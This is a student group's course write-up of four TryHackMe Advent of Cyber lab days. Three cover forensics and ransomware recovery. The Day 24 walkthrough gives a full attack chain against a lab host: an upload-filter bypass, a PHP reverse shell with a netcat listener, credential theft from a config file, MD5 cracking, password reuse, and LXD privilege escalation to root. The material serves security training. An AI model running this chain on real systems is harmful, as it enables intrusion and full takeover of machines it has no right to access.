PSP0201

WEEK 6

WRITE-UP

Group: The Convocation

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
Day 21: Blue Teaming -Time for some ELForensics

Tools: Attackbox Machines, Terminal, Remmina, Windows Powershell

Solution:

Question 1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Connect to the Remmina and put the username and the password given



Change the colour depth to RemoteFX (32 bpp)




Accept the certificate



Open the documents file and go to the directory. There we can see the db file hash.txt. Use Get-Content to read the text file below.

Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?

Then, use the Get-FileHash -Algorithm MD5 .\deebee.exe



Question 3: What is the MD5 file hash of the mysterious executable within the Documents folder?

Change the algorithm from MD5 to SHA256

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm Hash Path

SHA256 F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED C:\Users\littlehelper\Documen...

PS C:\Users\littlehelper\Documents> ____
```

Question 4: Using Strings find the hidden flag within the executable?

Use C:\Tools\strings64.exe -accepteula .\deebee.exe to get the hidden flag

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount
0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

Question 5: What is the powershell command used to view ADS?

The command to view ADS using Powershell: Get-Item -Path file.exe -Stream *

We can locate the different streams using this

```
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem:C:\Users\littlehelper\Documents
PSCORTING : deebee.exe::$DATA
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName : C:\Users\littlehelper\Documents\deebee.exe
Stream : :$DATA
Length : 5632

PSPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName : deebee.exe:hidedb
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSDrive : C
PSProvider : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName : C:\Users\littlehelper\Documents\deebee.exe
FileName : C:\Users\littlehelper\Documents\deebee.exe
FileName : C:\Users\littlehelper\Documents\deebee.exe
```

Question 6: WWhat is the flag that is displayed when you run the database connector file?

Access the stream with wmic

```
C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
ecuting (Win32_Process)->Create()
thod execution successful.
t Parameters:
stance of __PARAMETERS

ProcessId = 5112;
ReturnValue = 0;
```

When we successfully connect to the database connector file, the flag will be shown below

```
1) Nice List
2) Naughty List
3) Exit
THM{088731ddc7b9fdeccaed982b07c297c}
Select an option: _
```

Question 7: Which list is Sharika Spooner on?

The second option is the Naughty List name

```
Jesus Height
Jere Mager
Beatriz Deakins
Jamel Watwood
Kareem Frakes
Jacques Elmore
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner
Sucks for them .. Returning to the User Menu...
```

Question 8: Which list is Jaime Victoria on?

The first option is the Nice List name

```
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
 Delphine Gossard
Jaime Victoria
Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

Once we had gained access to the targeted machine IP address, we open up the terminal and connect to the Remmina. Then, we put the targeted server and username also the password given. We waited for a few minutes untill it connects with remmina and after done, we click on the windows powershells. After that, we open documents using cd command and head into Get-Content to read the text file in there. Next, we using the Get-FileHash to computes the hash value for a file by using a specified hash algorithm. A hash value is a unique value that corresponds to the content of the file. Then, we changed to the SHA-256 algorithm because it is more secure which is twice longer, with 64 hexadecimal characters for 256-bits than MD5. Next, we used strings, because it was ableto scan through the data quickly enough to find the flag and also a note saying our database connector file has been moved and we can't query the naughty list anymore. After that we used the following command: Get-Item -Path file.exe -Stream * to view ADS. We now can guess the hidedb is the stream we are looking for. We access this stream with wmic. Anyway, from here we are presented with a simple DB style selection window with the flag after we got connected with the database connector file. We can also choose to see the nice and naughty list name in there.

Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools: THM attackbox, remmina, keypass, cyberchef

Solutions:

Question 1: What is the password to the KeePass database?


Connect to remmina. type in the IP Adress, username and user pass given.



Also, change the colour depth to Remote FX (32bpp).




Use cyberchef to decode the downloaded folder given, by using magic as the recipe results will be shown.



Question 2: What is the encoding method listed as the 'Matching ops'?

From the cyberchef result, it would show you what encoding method is shown in the recipe box.




Ouestion 3: What is the note on the hiva key?

After opening keypass, type in the password found "thegrinchwashere" to open a hidden folder.




The first folder the general folder shown will be the hiya key folder. The info about hiya would be given including the notes.



Question 4: What is the decoded password value of the Elf Server?


Click on the network file, you will be given the elf server folder info.



To get the password, you would have to click on the folder and a pop-up will show. then you would have to change the way of password shown to be seen.




After copying the password, you would have to decode it by using cyberchef to get the decoded version of the password.




Question 5: What was the encoding used on the Elf Server password?

After pasting the password in the input box, you would have to decode it by using cyberchef and using the hex recipe to get the decoded version of the password.




Question 6: What is the decoded password value for ElfMail?

Click on the eMail file, you will be given the ElfMail folder info.



To get the password, you would have to click on the folder and a pop-up will show. then you would have to change the way of password shown to be seen.




After copying the password, you would have to decode it by using from HTML entity recipe in cyberchef to get the decoded version of the password.




Question 7: What is the username:password pair of Elf Security System?

Click on the recycle bin, you will be given the Elf security system folder info.




To get the password, you would have to click on the folder and a pop-up will show. then you would have to change the way of password shown to be seen.




Question 8: Decode the last encoded value. What is the flag?


From the elf security system file info, copy the codes given. Then you would have to decode it by using From Charcode recipe in cyberchef to get the decoded version of the the codes given.



You will see the code not specified yet, Then you would have to decode it again by using From Charcode recipe in cyberchef to get the final decoded version of the the codes given.



Lastly the link to the final THM will be given as below.



Thought Process/Methodology:

Once we had gained access to the targeted machine IP address, we ran a service by using IP address using Remmina. Then, we head to the folder given we could see all the files in the private file. Afterwards, we ran cyberchef on the website and decode the codes given to get the decoded version of the password in the hidden files. Now, we wanted to get the decoded version of the passwords but before that, we change the type of password showing and copy and paste to cyberchef to decode by using types of recipes on cyberchef. Then, we will be given the final decoded version of the password on cyberchef. Afterwards, do the same step for the other files given to get the final decoded version of the passwords. Then, we would have to get the final password file to receive the THM flag. Lastly, we would get the link to access the flag.

Day 23: Blue Teaming - The Grinch strikes again!


Tools: THM Attackbox, Remmina

Solutions:


Question 1: What does the wallpaper say?




<u>Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?</u>




Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?



Question 4: What is the name of the suspicious scheduled task?




Question 5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?




Question 6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?



Question 7: Assign the hidden partition a letter. What is the name of the hidden folder?



<u>Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?</u>



Thought Process/Methodology:

Once we had gained access to the targeted machine IP address, we launched Remmina and we changed the quality settings in the preferences page. Then, we ran a service by using IP address using Remmina. Afterwards, we type the server, username and password provided to access the windows virtual machine. Next, we run the task scheduler to find the malware. Now, we change the driver letter and paths to see the partition in our browser. Finally, we restored the 'confidential' folder in our backup drive to be able to see our master password in a txt file.

Day 24: Final Challenge - The Trial Before Christmas

Tools: Kali Linux, Terminal, Nmap, Gobuster, BurpSuite, FoxyProxy, Reverse Shell, MySQL FireFox, MD5Decrypt, LXD

Solutions:

Question 1:


Run service and version fingerprinting on the IP address using Nmap.

```
(1211100415@ kali)=[~]
$ nmap -sVC 10.10.197.140
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 06:55 EDT
Nmap scan report for 10.10.197.140
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Light Cycle
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.54 seconds
```

Question 2:

Open the webserver.



Question 3:

Run Gobuster on the webserver.

```
(1211100415 kali) - [~]
$ gobuster dir -u http://10.10.197.140:65000/ -x php -w /usr/share/wordlists/d
irb/big.txt

Gobuster v3.1.0
by 03 Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.197.140:65000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/07/20 06:58:06 Starting gobuster in directory enumeration mode


/.htpasswd (Status: 403) [Size: 281]
/.htaccess.php (Status: 403) [Size: 281]
/.htpasswd.php (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 281]
```

Search for the hidden PHP page.

```
Progress: 37526 / 40940 (91.66%)
Progress: 37556 / 40940 (91.73%)
/uploads.php (Status: 200) [Size: 1328]

Progress: 37578 / 40940 (91.79%)
Progress: 37600 / 40940 (91.84%)
Progress: 37632 / 40940 (91.90%)
```

Head to the PHP page.



Question 4:

Look for the hidden directory.


```
Progress: 17274 / 40940 (42.19%)
/grid (Status: 301) [Size: 320] [→ http://10.10.242.20:65000/g
rid/]
Progress: 17294 / 40940 (42.24%)
Progress: 17314 / 40040 (42.20%)
```

Head to the directory in the webserver.




Question 5:

Open Burpsuite and go to the proxy's option. Edit the Intercept Client Requests.



Erase the |^js\$.



Turn on FoxyProxy and head to the uploads.php page. Forward the GET request.




Drop the request with the filter.js response.



Try to upload a file.



Inspect the type of files supported by the webpage.




Create a reverse shell file.

```
(1211100415@ kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php ./day-24-shell.jpg.php

(1211100415@ kali)-[~]
$ nano day-24-shell.jpg.php
```

Change the IP address to the attacking machine's IP address.

Upload the reverse shell onto the webpage.



Head to the directory where the uploaded files were kept.



Set up a netcall listener and activate the reverse shell. Access the web.txt file.

```
sudo nc -lvnp 1234
 [sudo] password for 1211100415:
listening on [any] 1234 ...
connect to [10.8.92.127] from (UNKNOWN) [10.10.197.140] 48322
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
 x86_64 x86_64 x86_64 GNU/Linux
 12:21:13 up 30 min, 0 users, load average: 0.00, 0.00, 0.15
         TTY FROM
                                       LOGINO IDLE JCPU PCPU WHAT
USER
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ dir
bin home lib64 opt sbin boot initrd.img lost+found proc snap dev initrd.img.old media root srv
                                                       sys vmlinuz
tmp vmlinuz.old
usr
etc lib
$ cd var
$ dir
                                       run swapfile var
                         mnt
backups crash local log opt snap tmp
cache lib lock mail run spool www
                                                tmp
$ cd www
$ dir
ENCOM TheGrid web.txt
$ cat web.txt
THM{ENTER_THE_GRID}
```

Question 6:

Upgrade and stabilize the reverse shell.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
zsh: suspended sudo nc -lvnp 1234

(1211100415@ kali)-[~]
$ stty raw -echo; fg
[1] + continued sudo nc -lvnp 1234

www-data@light-cycle:/var/www$
```

Question 7:

Navigate to the included files in /var/www/TheGrid and access the dbauth.php file.

```
www-data@light-cycle:/var/www$ dir
ENCOM
       TheGrid web.txt
www-data@light-cycle:/var/www$ cd TheGrid
cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ dir
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ dir
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cd dbauth.php
cd dbauth.php
bash: cd: dbauth.php: Not a directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
         $dbaddr = "localhost";
         $dbuser = "tron";
$dbpass = "IFightForTheUsers";
         $database = "tron";
         $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
         if($dbh→connect_error){
                  die($dbh→connect_error);
```

Question 8:

Access the database via MySQL Client. Use the credentials we found in the dbauth.php.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
mysql -utron -p
Enter password: IFightForTheUsers

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.7.32-Oubuntu0.18.04.1 (Ubuntu)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

View the databases available.

Enter the "tron" database.

Question 9:

Dump the "users" table.

Crack the password we got from the table.

```
Md5 Decrypt & Encrypt

ecc621628f6d19a13a0Crd66315e3ff7

Encrypt Decrypt
```

Receive the cracked password.

```
edc621628f6d19a13a00fd683f5e3ff7 : @computer@

Found in 0.25s
```

Question 10:

Use su to login to the newly discovered user by exploiting password reuse.

```
mysql> quit
quit
Bye
www-data@light-cycle:/$ su flynn
su flynn
Password: @computer@
```

Question 11:

Navigate to /home/flynn/ directory and access the user.txt file.

```
flynn@light-cycle:/$ dir
dir
bin home lib64 opt sbin sys vmlinuz
boot initrd.img lost+found proc snap tmp vmlinuz.old
dev initrd.img.old media root srv usr
etc lib mnt run swapfile var
flynn@light-cycle:/$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12:

Check the user's group.

```
flynn@light-cycle:~$ id id uid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13:

Check the images that readily available in the machine.

Configure the disks.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true lxc init Alpine strongbad -c security.privileged=true
Creating strongbad

flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true
/mnt/root recursive=truerongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
```

Start the container.

```
flynn@light-cycle:~$ lxc start strongbad
lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
```

Mount the storage and verify our escalation to root.

```
~ # id
id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
ls
root.txt
```

Access the root.txt file.

```
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
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Thought Process/Methodology:

Once we had gained access to the targeted machine IP address, we ran a service and version fingerprinting on the IP address using Nmap. From the scan, we learned what the port the webserver was running on. Then, we head to the website we could see the title of the website. Afterwards, we ran Gobuster on the website and we found the "/uploads.php" page and the "/grid" directory. Now, we wanted to open the "uploads.php" but before that, we opened Burpsuite and go to the proxy's option to edit the Intercept Client Requests. On the details of interception rule, we erased the "\^is\$" and saved the setting. Then, we turned on FoxyProxy and headed to the "/uploads.php" page. We forward the GET request but dropped the request with the filter.js response. Once we were on the "/uploads.php" page, we turned off the intercept and inspect the type of files supported by the webpage. We could deduce that the webpage would only accept images, thus, we created a reverse shell file changing the IP address to our IP address and named the reverse shell as "day-24-shell.jpg.php". We uploaded the reverse shell and set up a netcall listener. We headed to "/grid" directory and activate the reverse shell. We navigated to /var/www directory and accessed the web.txt to get a flag. Afterwards, we upgraded and stabilized the reverse shell. We wanted to review the configuration file, so we navigated to the included files in /var/www/TheGrid and access the dbauth.php file and we received the credentials. By using the credentials, we found in dbauth.php, we canaccess the database via MySQL Client. Then, we viewed the databases available and we notice the "tron" database. We entered the "tron" database and listed the tables available. We dumped the "users" table where we were given the username and password. To crack the password, we used an online password cracking website. Once we had received cracked password, we used su to login to "flynn" by exploiting password reuse. Then, we navigated to /home/flynn/ directory and accessed the user.txt file to receive anothe flag. Afterwards we checked the user's group and exploited the group to escalate our privileged Then, we checked the images that were available in the machine. We knew the alias of the image was named Alpine. Using the image, we ran a series of commands to configure the disks and start the container. We mounted the storage and verified our escalation to root. Lastly, we accessed the root.txt to get the last flag.